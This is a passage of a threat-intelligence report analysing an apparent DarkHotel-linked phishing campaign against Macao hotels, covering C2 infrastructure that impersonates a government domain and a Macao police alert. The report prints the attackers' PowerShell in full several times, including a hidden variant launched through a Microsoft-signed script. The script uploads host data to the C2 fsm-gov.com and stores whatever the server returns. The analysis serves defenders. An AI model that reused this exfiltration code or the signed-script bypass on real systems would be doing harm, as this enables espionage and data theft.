VarBstrCat (in: bstrLeft="S", bstrRight="c"
VarBstrCat (in: bstrLeft="Sc", bstrRight="h"
VarBstrCat (in: bstrLeft="Sch", bstrRight="e"
VarBstrCat (in: bstrLeft="Sche", bstrRight="d"
VarBstrCat (in: bstrLeft="Sched", bstrRight="u"
VarBstrCat (in: bstrLeft="Schedu", bstrRight="l"
VarBstrCat (in: bstrLeft="Schedul", bstrRight="e"
VarBstrCat (in: bstrLeft="Schedule", bstrRight="."
VarBstrCat (in: bstrLeft="Schedule.", bstrRight="S"
VarBstrCat (in: bstrLeft="Schedule.S", bstrRight="e"
VarBstrCat (in: bstrLeft="Schedule.Se", bstrRight="r"
VarBstrCat (in: bstrLeft="Schedule.Ser", bstrRight="v"
VarBstrCat (in: bstrLeft="Schedule.Serv", bstrRight="i"
VarBstrCat (in: bstrLeft="Schedule.Servi", bstrRight="ce"
CLSIDFromProgIDEx (in: lpszProgID="Schedule.Service", lpclsid=0x18c0ec
```

Figure 11 COM Object resolution + creation

By using this mechanism, privileged users can schedule a task on the host without using the “schtasks.exe” binary.

Here are the different schedule task’s settings associated:

- Connect

- GetFolder

- NewTask

- Settings

- StartWhenAvailable

- RunOnlyIfNetworkAvailable

- StopIfGoingOnBatteries

- DisallowStartIfOnBatteries

Functions summary:

- Drop VBS script in “C:\\Users\USER\AppData\\Roaming\\Microsoft\\Windows\\”


- Launch wscript with associated arguments

- Launch PowerShell with associated command lines

- Delete created files

- Check for “Syncappvpublishingserver.vbs” in “\Sytem32”.

The “wscript.exe” binary is used to execute the script dropped earlier in “C:\\Users\USER\AppData\\Roaming\\Microsoft\\Windows\\” named “prcjobs.vbs” in addition to a first PowerShell command line used as an argument, run as:
“wscript.exe /b /nologo "C:\Users\USER\AppData\Roaming\Microsoft\Windows\prcjobs.vbs" "powershell -c”



```
$dq = [char] 34;
$ls = $env:tmp + '\v\';
$lf=[char]10;
$bu='-- -- - '+(random);
$rs='RMOT '+$env:ComputerName +$lf;
if(test-path $ls){
    $pt=(ls $ls | ? { ! $_.psisContainer } | select -f 1).fullName;
    $rs+=cat $pt | out-string;};
$ct='multipart / form - data;boundary = '+$bu;
$wc=new-object system.net.webclient;
$wc.headers.Add([system.net.httprequestheader]::Contenttype, $ct);$wc.headers.Add('user-agent','');
$rs=$wc.uploadstring('http://fsm-gov.com' ,'post',(('--'+$bu),('Content-Disposition: form-data;
Name='+$dq+'Sync'+$dq+'; fileName='+$dq+'Sync'+$dq+$lf),$rs,('--'+$bu+'--'+$lf) -join $lf));
if($rs.startswith('sc')){
    $rs=$rs.remove(0,2);
    if(test-path $pt -type leaf ){
        RM $pt -force;};
    if($rs.trim().length -gt 0){
        $pt=$env:tmp+'\w\';
        if(!(test-path $pt)){
            ni $pt -f -type dir|out-null;};
    $pt+=[system.io.path]::getrandomfileName();
    sc $pt $rs -force;};
    };
```

Fig12: PowerShell command lines

This script is used to set many things. First, it creates many temporary environment variables to allocate space and obtain the computer name and RMOT indicator to indicate to the hard-coded C2 the victim's name. Then, it crafts a stream to exfiltrate this data and connect it to the C2 “fsm-gov.com”. Then there is a function that, we assume, is checking if the host is already compromised by looking for the “sc” string as an environment previously set for the “RMOT” indicator. If the host is compromised, the script will delete files related to the attack.

Another Excel file sample used by the group with more PowerShell mechanisms with the same configuration (C2 connection, macros, etc) has been spotted around the same period. We assume the previous sample was the first try from the actor, and this one is the next version:


Name	**信息.xls**
Sha256 hash	163c386598e1826b0d81a93d2ca0dc615265473b66d4521c359991828b725c14

In this case, as previously mentioned, macros and C2 configuration (environment variables, stream crafting, etc.) are the same. Also, metadata are the same as with the previous Excel sheet (operational system and office version used). This means we can assume those Excel sheets have been created on the same machine or at least, by the same group.

The main difference with the previous sample lies in the PowerShell mechanisms.

During the macro’s decryption, we mentioned that the file was looking for “SyncappvpublishingServer.vbs” into “\System32”. The reason is requesting this file with “wscript.exe” in addition to PowerShell command lines as arguments allow the current user to execute a script signed by Microsoft. So basically, trusted and not blocked on the host machine.


The first step is calling “SyncappvpublishingServer.vbs” throw “wscript.exe” and pass as arguments the command lines you’d like to use:



```
'C:\Windows\System32\WScript.exe 'SyncappvpublishingServer.vbs''echo.;
$dq=[char]34;
$ls=$env:tmp+'\v\';
$lf=[char]10;
$bu='-- -- - '+(random);
$rs='RMOT '+$env:ComputerName +$lf;
if(test-path $ls){
    $pt=(ls $ls | ? { ! $_.psisContainer } | select -f 1).fullName;
    $rs+=cat $pt | out-string;};
$ct='multipart / form - data;boundary = '+$bu;
$wc=new-object system.net.webclient;$wc.headers.Add([system.net.httprequestheader]::Contenttype, $ct);
$wc.headers.Add('user - agent ','');
$rs=$wc.uploadstring('https: //fsm-gov.com' ,'post',(('--'+$bu),
('Content-Disposition: form-data; Name='+$dq+'Sync'+$dq+'; fileName='+$dq+'Sync'+$dq+$lf),$rs,('--'+$bu+'--'+$lf) -join $lf));
if($rs.startswith('sc')){
    $rs=$rs.remove(0,2);
    if(test-path $pt -type leaf ){
        RM $pt -force;};
    if($rs.trim().length -gt 0){$pt=$env:tmp+'\w\';
    if(!(test-path $pt)){
        ni $pt -f -type dir|out-null;};
    $pt+=[system.io.path]::getrandomfileName();
    sc $pt $rs -force;};
};
```

Fig13: Query for “SyncappvpublishingServer.vbs”

As you can see, the script is pretty like the previous sample we described earlier. Same mechanisms but called in another way. Then the PowerShell script decoyed as a trusted script:




```
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NonInteractive -WindowStyle Hidden -ExecutionPolicy RemoteSigned -Command &{
    $env:psmodulepath = [IO.Directory]::GetCurrentDirectory();
    import-module AppvClient; Sync-AppvPublishingServer echo.;
    $dq=[char]34;
    $ls=$env:tmp+'\v\ ';
    $lf=[char]10;
    $bu='-- -- - '+(random);
    $rs='RMOT '+$env:ComputerName +$lf;
    if(test-path $ls){
        $pt=(ls $ls | ? { ! $_.psisContainer } | select -f 1).fullName;
        $rs+=cat $pt | out-string;};
    $ct='multipart / form - data;boundary = '+$bu;
    $wc=new-object system.net.webclient;$wc.headers.Add([system.net.httprequestheader]::Contenttype, $ct);
    $wc.headers.Add('user - agent ','');
    $rs=$wc.uploadstring('https: //fsm-gov.com' ,'post',(('--'+$bu),
    ('Content-Disposition: form-data; Name='+$dq+'Sync'+$dq+'; fileName='+$dq+'Sync'+$dq+$lf),$rs,('--'+$bu+'--'+$lf) -join $lf));
    if($rs.startswith('sc')){
        $rs=$rs.remove(0,2);
        if(test-path $pt -type leaf ){
            RM $pt -force;};
        if($rs.trim().length -gt 0){$pt=$env:tmp+'\w\';
        if(!(test-path $pt)){
            ni $pt -f -type dir|out-null;};
        $pt+=[system.io.path]::getrandomfileName();
        sc $pt $rs -force;};
    };
}
```

Fig14: PowerShell command lines used right after "SyncappvpublishingServer.vbs" to be executed as a trusted script

The Command-and-Control server URL "https://fsm-gov.com" is hard-coded and clearly visible in the code. The objective of the script is the same as the previous script.

Command-and-Control Examination:

The Command-and-Control server, hxxps://fsm-gov(.)com, used to spread this campaign was trying to impersonate a legitimate government website domain for the Federated States of Micronesia. However, the real Micronesia website domain is "fsmgov.org":




Government of the Federated States of Micronesia

u have reached the Government of the Federated States of Micronesia (FSM), its departments, and overseas missions
ge is a central hub connecting citizens to websites and services avaible to them; and providing visitors with information
M. It further links to various websites of the FSM government on the national, state and international levels.

e menu on top shows the links available. The section on "Citizens" lists online services, whether in country or abroa
ction for "Visitors" compiles information as well as links to Embassies represented in FSM. The "Government" section h
line presence of the branches of FSM National and State Governments. "International Relations" links to
presentation in the world. Finally, we provide access to various news sites available.

Figure 15 Micronesia government website

The domain used by the C2 is "fsm-gov.com":




Site Under Construction!

Figure 16 C2 impersonating Micronesia government website

Looks like the IP is owned by Hivelocity and hosted on “hosterbox.com” who provides shared VPS, this could explain the abundance of unknown other malicious activity. We tried to reach out Hivelocity to get more details for this machine, but they weren’t willing to collaborate.

The backend is quite similar as previously reported Command-and-Control related to DarkHotel.

By examining the specific C2 server we were able to determine that the threat actors chose to use Mailman to spread the emails to their targets.



fsm-gov.com Mailing Lists

Welcome!

There currently are no publicly-advertised Mailman mailing lists on fsm-gov.com. To visit the general information page for an unadvertised list, open a URL similar to this one, but with a '/' and the list name appended.

List administrators, you can visit the list admin overview page to find the management interface for your list.

If you are having trouble using the lists, please contact mailman@fsm-gov.com.

Figure 17 Mailman listinfo page


Campaign Objectives:

Based on targeting, we suspect the group was trying to lay the foundation for a future campaign involving these specific hotels. After researching the event agenda for the targeted hotels, we did indeed find multiple conferences that would have been of interest to the threat actor. For Instance, one hotel was hosting an International Environment Forum and an International Trade & Investment Fair, both of which would attract potential espionage targets.

But even threat actors will get unlucky. Due to the rapid rise of COVID-19 in Macao and in China in general, most of events were canceled or postponed. This could explain why the actor stopped spreading their malicious payload after the 18th of January.

Government Alerts:

Thankfully, the Macao Security Force Bureau became aware of the campaign in December 2021:


發現疑似偽冒澳門保安部隊網絡域名
澳門保安部隊事務局促市民提高警惕

來源： 澳門保安部隊事務局（DSFSM）
發布日期： 2021年12月10日 12:04

澳門保安部隊事務局接獲司警局網絡安全事故預警及應急中心通報，發現一個與澳門保安部隊官方網頁名稱高度近似的網絡域名(fsm- gov. com)，懷疑不法份子利用電郵形式，發送網絡詐騙電郵從而進行不法行為，澳門保安部隊官方網絡域名應為fsm.gov.mo ，澳門保安部隊事務局與當局已即時跟進有關情況。

澳門保安部隊事務局在此呼籲及提醒市民，網絡瀏覽資訊時必須提高警惕，切勿登入可疑連結，亦避免向可疑網站或電郵發送任何個人資料。市民如有懷疑，可致電澳門保安部隊事務局投訴及諮詢熱線87997777查詢核實有關情況，以防受騙。又或可致電司法警察局防詐騙查詢熱線8800 7777或報案熱線993求助。

Figure 18 Macao Security Force Bureau announcement

The Macao Security Forces Bureau (MSSB) has received a notification from the Cyber Security Incident Alert and Emergency Response Center of the Police Department that a web domain name (fsm-gov.com) with a highly similar name to the official web page of the Macao Security Forces has been discovered, and it is suspected that unlawful elements are using email to send fraudulent emails to commit illegal acts. The Macao Security Forces Affairs Bureau and the Administration have immediately followed up on the situation.

The Macao Security Forces Affairs Bureau would like to urge and remind the public to be vigilant when browsing the Internet and not to access suspicious links or send any personal information to suspicious websites or emails. If you have any suspicion, please call the complaints and enquiries hotline of the Macao Security Forces Bureau at 87997777 to verify the situation to prevent being deceived. Alternatively, you may call the Judicial Police Fraud Enquiry Hotline at 8800 7777 or the Crime Reporting Hotline at 993 for assistance.

Other Criminal activity related to the C2 IP:

Earlier in our report we mentioned that we observed not only the campaign targeting a hotel chain originating from the specific IP but also other malicious activity. One of these campaigns was targeting MetaMask crypto users and presenting them with a Collab.Land phishing page:


